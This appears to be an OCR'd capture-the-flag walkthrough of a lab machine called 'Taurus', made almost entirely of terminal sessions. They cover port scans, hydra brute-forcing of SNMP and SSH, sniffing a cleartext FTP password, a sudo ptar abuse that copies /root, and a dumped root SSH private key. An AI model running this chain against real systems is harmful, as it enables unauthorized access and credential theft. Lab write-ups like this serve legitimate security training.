



Taurus


┌──(root㉿kali)-[/home/guel]
└─# nmap -sS -p- -Pn -n -vvv 192.168.0.43
Starting Nmap 7.95 (https://nmap.org) at 2025-03-15 17:34 EDT
Initiating ARP Ping Scan at 17:34
Scanning 192.168.0.43 [1 port]
Completed ARP Ping Scan at 17:34, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 17:34
Scanning 192.168.0.43 [65535 ports]
Discovered open port 22/tcp on 192.168.0.43
Completed SYN Stealth Scan at 17:34, 19.79s elapsed (65535 total ports)
Nmap scan report for 192.168.0.43
Host is up, received arp-response (0.0013s latency).
Scanned at 2025-03-15 17:34:30 EDT for 20s
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE REASON
21/tcp filtered ftp no-response
22/tcp open ssh syn-ack ttl 64
MAC Address: 08:00:27:52:73:F1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Read data files from: /usr/share/nmap


┌──(root㉿kali)-[/home/guel]
└─# nmap -sU -p- -Pn -n -vvv --min-rate 5000 192.168.0.43
Starting Nmap 7.95 (https://nmap.org) at 2025-03-15 17:37 EDT
Initiating ARP Ping Scan at 17:37
Scanning 192.168.0.43 [1 port]
Completed ARP Ping Scan at 17:37, 0.07s elapsed (1 total hosts)
Initiating UDP Scan at 17:37
Scanning 192.168.0.43 [65535 ports]
Discovered open port 161/udp on 192.168.0.43


┌──(root㉿kali)-[/home/guel]
└─# hydra -P /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt 192.168.0.43 snmp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-15 17:54:18
[DATA] max 16 tasks per 1 server, overall 16 tasks, 118 login tries (l:1/p:118), ~8 tries per task
[DATA] attacking snmp://192.168.0.43:161/
[161][snmp] host: 192.168.0.43 password: public
[STATUS] attack finished for 192.168.0.43 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-15 17:54:18
┌──(root㉿kali)-[/home/guel]
└─#

```
┌──(root㉿kali)-[/home/guel]
└─# snmp-check 192.168.0.43
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.43:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 192.168.0.43
  Hostname                      : "I Love My Name, Don't You, Little Hackers ?"
  Description                   : Linux taurus 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64
  Contact                       : Sarah <sarah@hmv.org>
  Location                      : Unknown
  Uptime snmp                   : 03:34:00.66
  Uptime system                 : 03:33:50.71
  System date                   : 2025-3-16 18:20:23.0
```


┌──(root㉿kali)-[/home/guel]
└─# cat sarah.txt
Sarah2008
Sarah2009
Sarah2010
Sarah2011
Sarah2012
Sarah2013
Sarah2014
Sarah2015
Sarah2016
Sarah2017
Sarah2018
Sarah2019
Sarah2020
Sarah_
Sarah_2008
Sarah_2009
Sarah_2010
Sarah_2011
Sarah_2012
Sarah_2013
Sarah_2014
Sarah_2015
Sarah_2016
Sarah_2017
Sarah_2018
Sarah_2019
Sarah_2020
haraS2008
haraS2009
haraS2010
haraS2011
haraS2012
haraS2013

```
┌──(root㉿kali)-[/home/guel]
└─# hydra -l sarah -P sarah.txt ssh://192.168.0.43
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-16 13:23:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 108 login tries (l:1/p:108), ~7 tries per task
[DATA] attacking ssh://192.168.0.43:22/
[22][ssh] host: 192.168.0.43   login: sarah   password: Sarah_2012
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-16 13:23:46

┌──(root㉿kali)-[/home/guel]
```

```
└─# ssh sarah@192.168.0.43

The authenticity of host '192.168.0.43 (192.168.0.43)' can't be established.
ED25519 key fingerprint is SHA256:6HwEGo4iDv1jBtZC87BkDOsTnZ+MUZAnS9pq7IEaNCo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.43' (ED25519) to the list of known hosts.
sarah@192.168.0.43's password:
Linux taurus 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Oct 16 21:19:01 2021 from 192.168.0.28
sarah@taurus:~$ ls
sarah@taurus:~$ whoami
sarah
sarah@taurus:~$ id
uid=1000(sarah) gid=1000(sarah) groups=1000(sarah),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
sarah@taurus:~$
```

```
sarah@taurus:~$ sudo -l
Matching Defaults entries for sarah on taurus:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sarah may run the following commands on taurus:
    (marion : marion) NOPASSWD: /usr/bin/bash /opt/ftp
```


```
sarah@taurus:~$ sudo -u marion /usr/bin/bash /opt/ftp
ftp connection opened.
ftp connection closed.
```

```
0 packets dropped by kernel
sarah@taurus:~$ tcpdump -A -i lo -s 100000
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on lo, link-type EN10MB (Ethernet), snapshot length 100000 bytes
18:39:33.721311 IP6 localhost.36598 > localhost.ftp: Flags [S], seq 238190098, wi
```

```
`.(..-.@.....................................2~.........5.....
........USER marion

18:39:33.723040 IP6 localhost.ftp > localhost.36598: Flags [.], ack 14, win 512, options [nop,nop,TS val 2661124527 ecr 2661124527], length 0
`..$. .@.....................................2~ .....(.....
........
18:39:33.723206 IP6 localhost.ftp > localhost.36598: Flags [P.], seq 36:70, ack 14, win 512, options [nop,nop,TS val 2661124527 ecr 2661124527], length 34: F
TP: 331 Password required for marion
`..$.B.@.....................................2~ .....J.....
........331 Password required for marion

18:39:33.723212 IP6 localhost.36598 > localhost.ftp: Flags [.], ack 70, win 512, options [nop,nop,TS val 2661124527 ecr 2661124527], length 0
`.(..  .@.....................................2~ .........(.....
........
18:39:33.723229 IP6 localhost.36598 > localhost.ftp: Flags [P.], seq 14:32, ack 70, win 512, options [nop,nop,TS val 2661124527 ecr 2661124527], length 18: F
TP: PASS ilovesushis
`.(..2.@.....................................2~ .........:.....
........PASS ilovesushis
```

```
marion@taurus:~$ cat user.txt
cat: user.txt: Permission denied
marion@taurus:~$ ls
user.txt
marion@taurus:~$ ls -l
total 4
-rwx------ 1 root root 33 Oct 16  2021 user.txt
marion@taurus:~$ sudo -l
Matching Defaults entries for marion on taurus:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User marion may run the following commands on taurus:
    (ALL : ALL) NOPASSWD: /usr/bin/ptar
marion@taurus:~$
```

```
marion@taurus:~$ ls
user.tar  user.txt
marion@taurus:~$ cat user.tar
user.txt000700000000000000          4114132622516 12037 0ustar00rootroot000000000000.17f97ddf297442c5ecf0230a8db97e9b
marion@taurus:~$ sudo /usr/bin/ptar -xf user.tar
marion@taurus:~$ ls
user.tar  user.txt
marion@taurus:~$ sudo /usr/bin/ptar -cf root.tar /root/
marion@taurus:~$ ls
root.tar  user.tar  user.txt
marion@taurus:~$ tar -xf root.tar
tar: Removing leading `//' from member names
tar: Removing leading `/' from member names
marion@taurus:~$ ls
root  root.tar  user.tar  user.txt
marion@taurus:~$ ls root
root.txt
marion@taurus:~$ cd root/
marion@taurus:~/root$ ls
root.txt
marion@taurus:~/root$ ls -la
total 28
drwx------ 4 marion marion 4096 Oct 16  2021 .
drwx------ 5 marion marion 4096 Mar 16 19:04 ..
lrwxrwxrwx 1 marion marion    9 Oct 16  2021 .bash_history -> /dev/null
-rw-r--r-- 1 marion marion  571 Apr 10  2021 .bashrc
drwxr-xr-x 3 marion marion 4096 Oct 16  2021 .local
-rw-r--r-- 1 marion marion  161 Jul  9  2019 .profile
-rwx------ 1 marion marion   33 Oct 16  2021 root.txt
drwx------ 2 marion marion 4096 Oct 16  2021 .ssh
marion@taurus:~/root$ cat root.txt
f3c6d27bbd3e9cf452c6c4258d316ce0
marion@taurus:~/root$ cd .ssh/
marion@taurus:~/root/.ssh$ ls
authorized_keys  id_rsa
marion@taurus:~/root/.ssh$
```


marion@taurus:~/root/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAuhCb4PqUqWAgQROGlOfqHiE9bBbe+bavDZjpFidqVJYxX5Jm9Mv/
e0R4R/1zwXxz0JdPAMZUOS8W9oiuc3TQ+seOp6vWKdLRd98bDycruGpbgMzHF0kULDeCNM
GUWTcSCa6sj4CDI+XD+VON3D1waE8f5HIAcB6pcbmDdKdatyZA+d03YY646cWMzY+blCPT
CfE7igznEOVj1rtAmYqAxzYS9pEZAxlJ8bjVrEWjBsUDGKK63g+782yJJMkk1CHF/5xhW3
u2gwWWWIwcuQMGVnRDsJO+R19dc3UWy3Fr7v69O0w0elb75hfb7vRnpD4xPML4G1oetn6E
xihpuuKYupuS89RRXDRvRqVOQaqwnOjuRPdEgbzoS/EDFgTNYKopiLo9em2qNzWwCBPs76
tBMG5o+gl7NRQu2lJNJPFW948C1yH0Yva16mb+S6c1fIhDN4dr75BK5/QdJoyl+8oE0T6t
16KTItcfgithB0JhMvyjDpV1bRPifBf67ldDuy4RAAAFgHL9pDZy/aQ2AAAAB3NzaC1yc2
EAAAGBALoQm+D6lKlgIEEThpTn6h4hPWwW3vm2rw2Y6RYnalSWMV+SZvTL/3tEeEf9c8F8
c9CXTwDGVDkvFvaIrnN00PrHjqer1inS0XffGw8nK7hqW4DMxxdJFCw3gjTBlFk3EgmurI
+AgyPlw/lTjdw9cGhPH+RyAHAeqXG5g3SnWrcmQPndN2GOuOnFjM2Pm5Qj0wnxO4oM5xDl
Y9a7QJmKgMc2EvaRGQMZSfG41axFowbFAxiiut4Pu/NsiSTJJNQhxf+cYVt7toMFlliMHL
kDBlZ0Q7CTvkdfXXN1Fstxa+7+vTtMNHpW++YX2+70Z6Q+MTzC+BtaHrZ+hMYoabrimLqb
kvPUUVw0b0alTkGqsJzo7kT3RIG86EvxAxYEzWCqKYi6PXptqjc1sAgT7O+rQTBuaPoJez
UULtpSTSTxVvePAtch9GL2tepm/kunNXyIQzeHa++QSuf0HSaMpfvKBNE+rdeikyLXH4Ir
YQdCYTL8ow6VdW0T4nwX+u5XQ7suEQAAAAMBAAEAAAGAJUHcJMGocP4Jl15UjY6ex6e6R+
GQhoo5JUzgJ4p+9S8Z9dw39369yq4cM7YhrrW/7×3NOQd9p/Gw9G7MF9xlWEILY7G58agA
P7OSFIewbn4FkpXuq8/7VRtMXEoC7ZZka0Hp1dZS7CY/BrbfaiF3V7u4VCMryUeqgFY4Z2
x3csMbMa1FQKi2iEEBf8voyFIgGRaP6IXK4ww74KygM96TCNDgHTVSv9cZgmiTiKptCZb7
lrxHFN4rsYOjNpV8ZWnZhxSGXsnHxb9lFu/kVXg7QELXYePGkjq23aNElWOqsx4K8/hejH
cAa88dz8luKqbQx+jQ6lohiXnhhZL88sV/Mh5EIE8j7xcJ1w2KcIIxSW3KeGGYdEtI2kh7
oenUmS76TBAM/t1bt0FikUEHVMrOe3n7MTdfpZnXxFd156cG1n/LzTzQagr9nS8sgYszP7
r/b/C87l+1fy3Xu6sS22miZeN45adYXxA29WcHdYBxbtxfg1bP6ZlcYdELGsuNvKcdAAAA
wGuIaU5HtXNTm4E60srqWfzG9FWpMbEkCwNOqr7utJNFE3mssUwp6Yua+6HI7VWGSw+Fz1
rPsetE0difaTIAau98arSZXswBEXpHeX72QX96uONKn2/3A86VWjIBuDVWQfuRFgoZQqJV
E53/pi0EIk7dqGM4ISNMWA3GSKtrn6rS3ELE4Dmpzvd7EZSMsBQKGAJyLYUoKIUzTQEsN0
mWyxTzI0MmJnlX5YVUzSLnjBfbjiRf9KjeQcNqdrcSkbTIsAAAAMEA8F70T+MuZpsZeCKv
G0jF+GQGue3DJUTredTJ+CQqipYfAiMk2wSu7R+FGFH8N7yoJBvncAhxrFWyIeDKOfxTkS
Q/aS/OiHl5NL8pXZd2abVQ3ec0zd+MzO65Aa8WPIh+fA1×1wXOTTXJAbhd+qbi0r6HhxAz
SdFF/K/APJLgdTD38IpGg77TeliNx5Gs3KKN0JF1IRhpgBvAVnI29aRTgBj8YtRr51Vqvk
PvUZxciFgeUPA4hbsUi2G4Z6XOvCqbAAAAwQDGKbbgPyfjeDlzjxyh6SJL4WM0MTLd4RI0
a30EJO5kGgAh4aIR9SxIAUL7PuldO1aYnJfGyPfIDyGUpOYbUGSTsjwj/NtZQuR433Z9pa
0HqKnJYWRtRXKkBy/9Z3oZ5fITje7e9LaLdpJKT5u3+YRXjXS6iV4jiBis9W8ZAMv2XhNi
zkTEXiVYiMJRQLBX/Kp6pAO86xh/Z2Uc/KyUuD0Kaitli6ahJmjUQHXusOeiFSEe059U6q
AI/aPkdDs6zsMAAAALcm9vdEBkZWJpYW4=
-----END OPENSSH PRIVATE KEY-----
marion@taurus:~/root/.ssh$
-rw-r--r-- 1 root root 91 Mar 16 13:46 id_ed25519.pub
-rw------- 1 root root 364 Mar 16 13:24 known_hosts
-rw-r--r-- 1 root root 142 Mar 16 13:24 known_hosts.old
┌──(root㉿kali)-[~/.ssh]
└─# cat id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIXydn53X3HyQtnm/pGgSZHzU77zoK7Ib08MexgPE
EqV root@kali
┌──(root㉿kali)-[~/.ssh]
└─# ls
id_ed25519 id_ed25519.pub known_hosts known_hosts.old
┌──(root㉿kali)-[~/.ssh]
└─# cd ..
┌──(root㉿kali)-[~]
└─# nano id_rsa
┌──(root㉿kali)-[~]
└─# ssh -i id_rsa root@192.168.0.43
┌──(root㉿kali)-[~]
└─# chmod 600 id_rsa
┌──(root㉿kali)-[~]
└─# ssh -i id_rsa root@192.168.0.43
Linux taurus 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Oct 16 21:20:06 2021
root@taurus:~# whoami
root
root@taurus:~#